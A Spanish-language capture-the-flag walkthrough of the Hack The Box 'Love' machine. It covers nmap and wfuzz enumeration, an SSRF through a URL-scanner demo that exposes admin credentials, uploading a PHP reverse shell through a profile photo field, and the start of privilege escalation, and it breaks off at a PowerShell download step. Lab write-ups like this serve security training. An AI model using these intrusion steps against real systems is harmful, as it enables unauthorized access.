


LOVE MACHINE



enumeracion

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 -v -n 10.10.10.239 -oG allPorts
```

Vemos todos estos puertos abiertos:

```
File: extractPorts.tmp

[*] Extracting information ...
    [*] IP Address: 10.10.10.239
    [*] Open ports: 80,135,139,443,445,3306,5000,5040,5985,5986,47001,49664,49665,49666,49667,49668,49669,49670
[*] Ports copied to clipboard
```

Vamos a escanear los servicios y versiones:

```
nmap -
p80,135,139,443,445,3306,5000,5040,5985,5986,47001,49664,49665,49666,49667,49668
,49669,49670 -sV -sC 10.10.10.239 -oN targeted
```

Este es el resultado:

```
# Nmap 7.91 scan initiated Thu May 20 15:08:28 2021 as: nmap -
p80,135,139,443,445,3306,5000,5040,5985,5986,47001,49664,49665,49666,49667,49668
,49669,49670 -
    | sv -sC -oN targeted 10.10.10.239
    2 | Nmap scan report for 10.10.10.239
    3 | Host is up (0.76s latency).
    4 |
```

```

5 | PORT      STATE SERVICE      VERSION
6 | 80/tcp     open  http         Apache httpd 2.4.46 ((Win64)
OpenSSL/1.1.1j PHP/7.3.27)
7 | | http-cookie-flags:
8 | |   /:
9 | |     PHPSESSID:
10 | |_     httponly flag not set
11 | |_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
12 | |_http-title: Voting System using PHP
13 | 135/tcp    open  msrpc        Microsoft Windows RPC
14 | 139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
15 | 443/tcp    open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j
PHP/7.3.27)
16 | |_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
17 | |_http-title: 403 Forbidden
18 | | ssl-cert: Subject:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m
/countryName=in
19 | | Not valid before: 2021-01-18T14:00:16
20 | |_Not valid after: 2022-01-18T14:00:16
21 | |_ssl-date: TLS randomness does not represent time
22 | | tls-alpn:
23 | |_ http/1.1
24 | 445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
25 | 3306/tcp   open  mysql?
26 | | fingerprint-strings:
27 | |   DNSStatusRequestTCP, Help, NotesRPC, TerminalServerCookie:
28 | |_   Host '10.10.16.15' is not allowed to connect to this MariaDB
server
29 | 5000/tcp   open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j
PHP/7.3.27)
30 | |_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
31 | |_http-title: 403 Forbidden
32 | 5040/tcp   open  unknown
33 | 5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
34 | |_http-server-header: Microsoft-HTTPAPI/2.0
35 | |_http-title: Not Found
36 | 5986/tcp   open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
37 | |_http-server-header: Microsoft-HTTPAPI/2.0

```

```

38 | | _http-title: Not Found
39 | | ssl-cert: Subject: commonName=LOVE
40 | | Subject Alternative Name: DNS:LOVE, DNS:Love
41 | | Not valid before: 2021-04-11T14:39:19
42 | | _Not valid after: 2024-04-10T14:39:19
43 | | _ssl-date: 2021-05-20T19:30:59+00:00; +19m00s from scanner time.
44 | | tls-alpn:
45 | | _ http/1.1
46 | 47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47 | | _http-server-header: Microsoft-HTTPAPI/2.0
48 | | _http-title: Not Found
49 | 49664/tcp open  msrpc          Microsoft Windows RPC
50 | 49665/tcp open  msrpc          Microsoft Windows RPC
51 | 49666/tcp open  msrpc          Microsoft Windows RPC
52 | 49667/tcp open  msrpc          Microsoft Windows RPC
53 | 49668/tcp open  msrpc          Microsoft Windows RPC
54 | 49669/tcp open  msrpc          Microsoft Windows RPC
55 | 49670/tcp open  msrpc          Microsoft Windows RPC
56 | 1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.c
    | gi?new-service :
57 | SF-Port3306-TCP:V=7.91%I=7%D=5/20%Time=60A6B3C3%P=x86_64-pc-linux-
gnu%r(DN
58 |
SF:SStatusRequestTCP,4A,"F\0\0\x01\xffj\x04Host\x20'10\
59 |
SF:x20not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")
60 |
SF:%r(Help,4A,"F\0\0\x01\xffj\x04Host\x20'10\
61 |
SF:allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(Termina
62 |
SF:lServerCookie,4A,"F\0\0\x01\xffj\x04Host\x20'10\
63 |
SF:ot\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(N
64 |
SF:otesRPC,4A,"F\0\0\x01\xffj\x04Host\x20'10\
65 | SF:allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
66 | Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows;


```

```
CPE: cpe:/o:microsoft:windows
67 |
68 | Host script results:
69 | |_clock-skew: mean: 18m59s, deviation: 0s, median: 18m59s
70 | | smb-security-mode:
71 | |   authentication_level: user
72 | |   challenge_response: supported
73 | |_ message_signing: disabled (dangerous, but default)
74 | | smb2-security-mode:
75 | |   2.02:
76 | |     Message signing enabled but not required
77 | | smb2-time:
78 | |   date: 2021-05-20T19:30:42
79 | |_ start_date: N/A
80 |
81 | Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
82 | # Nmap done at Thu May 20 15:12:03 2021 -- 1 IP address (1 host up)
scanned in 215.54 seconds
```

de todos los puertos vamos a empezar por las paginas web que hay varrios puertos abiertos para ese servicio.



hemos modificado el /etc/hosts para colocar la IP como love.htb

El puerto 80 muestra esto:




usa las siguientes tecnologías

Font scripts

-  [Font Awesome](#)
-  [Google Font API](#)


Web servers

-  [Apache](#) 2.4.46


Programming languages

-  [PHP](#) 7.3.27



Operating systems

-  [Windows Server](#)


Web server extensions

-  [OpenSSL](#) 1.1.1j

JavaScript libraries

-  [DataTables](#)
-  [jQuery](#) 3.2.1

UI frameworks


-  [Bootstrap](#) 3.3.7

```
whatweb http://love.htb
http://love.htb [200 OK] Apache[2.4.46], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27], IP
[10.10.10.239], JQuery, OpenSSL[1.1.1j], PHP[7.3.27], PasswordField[password], Script, Title[Voting System using PHP], X-Powered-By[PHP/7.3.27], X-UA-Compatible[IE=
dge]
```

parece una pagina de votos


Intentado con admin - admin y otras credenciales no se pudo ingresar, vamos a ver las otras paginas web

el puerto 5000 muestra una pagina con codigo de estado 403 forbidden, eso quiere decir que no tenemos acceso pero si existe algo.




Los puertos 5985,5986 47001 muestran el codigo de estado 404 not found

El puerto 443 (<https://love.htb/>) un codigo de estado 403 (forbidden) eso quiere decir que no tenemos acceso pero si existe algo.



En el certificado nos sale una alerta



Si vemos en "security > view certificate" del certificado nos muestra un subdominio staging.love.htb

Page Info - https://love.htb/

General Permissions **Security**

Website Identity

Website: love.htb
Owner: This website does not supply ownership information.
Verified by: ValentineCorp [View Certificate](#)
Expires on: January 18, 2022

Privacy & History

Have I visited this website prior to today? Yes, 20 times
Is this website storing information on my computer? Yes, cookies [Clear Cookies and Site Data](#)
Have I saved any passwords for this website? No [View Saved Passwords](#)

Technical Details

Connection Encrypted (TLS_AES_256_GCM_SHA384, 256 bit keys, TLS 1.3)
The page you are viewing was encrypted before being transmitted over the Internet.
Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.


[Help](#)

Certificate


staging.love.htb

Subject Name	
Country	in
State/Province	m
Locality	norway
Organization	ValentineCorp
Organizational Unit	love.htb
Common Name	staging.love.htb
Email Address	roy@love.htb
Issuer Name	
Country	in
State/Province	m

guardamos este subdominio en /etc/hosts y lo abrimos en el navegador:



Tenemos acceso a una pagina, si vamos a la opcion "demo" podemos ver un escaneador de url:



veamos que pasa si en nuestra maquina habilitamos el servicio apache2 (sudo service apache2 start) y le pasamos nuestra direccion IP:

Specify the file url:

10.10.16.25

Enter the url of the file to scan

Scan file

Debian Logo

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means

No muestra el contenido de la maquina, como se encuentra en el servidor de la maquina love, si deberiamos tener acceso a las paginas con el codigo 403 forbidden, vamos a mandar lapagina que nos salia anteriormente forbidden (love.htb:5000/) pero para el equipo como ahi no esta seteado ese valor en su `/etc/hosts` y como esta pagina se encuentra en el servidor la direccion IP y igual a localhost (10.10.10.239 = 127.0.0.1):

mandamos 127.0.0.1:5000

127.0.0.1:5000

Enter the url of the file to scan

Scan file

Password Dashboard

Home

Demo

Voting system Administration

Vote Admin Creds admin: @LoveIsInTheAir!!!!

Vemos unas credenciales que pertenece a administrador de la pagina de votos, vamos a ver con wfuzz si existe un directorio que sea del administrador:


```
wfuzz -c --hc=404 -w usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt  
http://love.htb/FUZZ
```

```
*****  
* Wfuzz 3.0.1 - The Web Fuzzer *  
*****  
  
Target: http://love.htb/FUZZ  
Total requests: 220560  
  
=====
```


ID	Response	Lines	Word	Chars	Payload
000000001:	200	125 L	324 W	4388 Ch	"# directory-list-2.3-medium.txt"
000000007:	200	125 L	324 W	4388 Ch	"# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000003:	200	125 L	324 W	4388 Ch	"# Copyright 2007 James Fisher"
000000014:	200	125 L	324 W	4388 Ch	"http://love.htb/"
000000016:	301	9 L	30 W	330 Ch	"images"
000000013:	200	125 L	324 W	4388 Ch	"#"
000000006:	200	125 L	324 W	4388 Ch	"# Attribution-Share Alike 3.0 License. To view a copy of this"
000000008:	200	125 L	324 W	4388 Ch	"# or send a letter to Creative Commons, 171 Second Street,"
000000012:	200	125 L	324 W	4388 Ch	"# on atleast 2 different hosts"
000000010:	200	125 L	324 W	4388 Ch	"#"
000000011:	200	125 L	324 W	4388 Ch	"# Priority ordered case sensitive list, where entries were found"
000000009:	200	125 L	324 W	4388 Ch	"# Suite 300, San Francisco, California, 94105, USA."
000000002:	200	125 L	324 W	4388 Ch	"#"
000000005:	200	125 L	324 W	4388 Ch	"# This work is licensed under the Creative Commons"
000000004:	200	125 L	324 W	4388 Ch	"#"
000000203:	301	9 L	30 W	330 Ch	"Images"
000000259:	301	9 L	30 W	329 Ch	"admin"

```
=====
```

vemos una ruta /admin donde se debe ingresar las credenciales:



y accedemos:



explotacion

la pagina utiliza php, eso a lo descubrimos con whatweb, toqueteando el portal al que accedimos encontramos un campo de upload en "profile > update":

Admin Profile

×

Username

admin

Password

.....

Firstname

Neovic

Lastname

Devierte

Photo:

Browse...

No file selected.

Current Password:

input current password to save changes

✕ Close

☒ Save

Probemos subir una reverse shell en php, intente con la de monkey pentester pero no tuve exito asi que busque "php reverse shell github" en google y me encontre con este repositorio:

<https://github.com/ivan-sincek/php-reverse-shell>

dentro del repo utilice el que se encuentra en "src > php_reverse_shell.php", lo modifique para colocar mi direccion IP y un puerto al que estare en escucha y lo subi al portal. Ademas nos pide la contraseña actual para subirlo (eso lo tenemos de la pagina donde vimos las credenciales)

si vamos a la ruta desktop podemos ver la flag:

```
cd Users/Phoebe/Desktop  
type user.txt
```

```
C:\>cd Users/Phoebe/Desktop  
  
C:\Users\Phoebe\Desktop>type user.txt  
57c2f4c03f336b552578f5398c3858e3  
  
C:\Users\Phoebe\Desktop>
```

elevacion de privilegios

Haremos uso de la herramienta winPEAS para ver como podemos escalar privilegios, con systeminfo vemos que es una maquina Windows 10 de 64 bits:

```
systeminfo
```

```
C:\>systeminfo  
  
Host Name: LOVE  
OS Name: Microsoft Windows 10 Pro  
OS Version: 10.0.19042 N/A Build 19042  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Workstation  
OS Build Type: Multiprocessor Free  
Registered Owner: roy  
Registered Organization:  
Product ID: 00330-80112-18556-AA148  
Original Install Date: 4/12/2021, 1:14:12 PM  
System Boot Time: 6/3/2021, 12:36:08 PM  
System Manufacturer: VMware, Inc.  
System Model: VMware7,1  
System Type: x64-based PC  
Processor(s): 1 Processor(s) Installed.  
[01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz  
BIOS Version: VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019  
Windows Directory: C:\WINDOWS  
System Directory: C:\WINDOWS\system32  
Boot Device: \Device\HarddiskVolume3  
System Locale: en-us;English (United States)  
Input Locale: en-us;English (United States)  
Time Zone: (UTC-08:00) Pacific Time (US & Canada)  
Total Physical Memory: 4,095 MB  
Available Physical Memory: 2,646 MB  
Virtual Memory: Max Size: 4,799 MB  
Virtual Memory: Available: 3,256 MB  
Virtual Memory: In Use: 1,543 MB  
Page File Location(s): C:\pagefile.sys  
Domain: WORKGROUP  
Logon Server: \\LOVE  
Hotfix(s): 9 Hotfix(s) Installed.
```

entonces nos descargamos el binario (.exe) del winPEAS para 64 bits del siguiente repositorio:

<https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS>

la descargamos en nuestra maquina y lo transferimos a la maquina love de la siguiente manera:

en el directorio donde se encuentre el binario de winPEAS establecemos un servidor en python:

python 2

```
python -m SimpleHTTPServer
```

python 3

```
python3 -m http.server
```

en la maquina windows ingresamos a una powershell y descargamos el archivo:

```
powershell

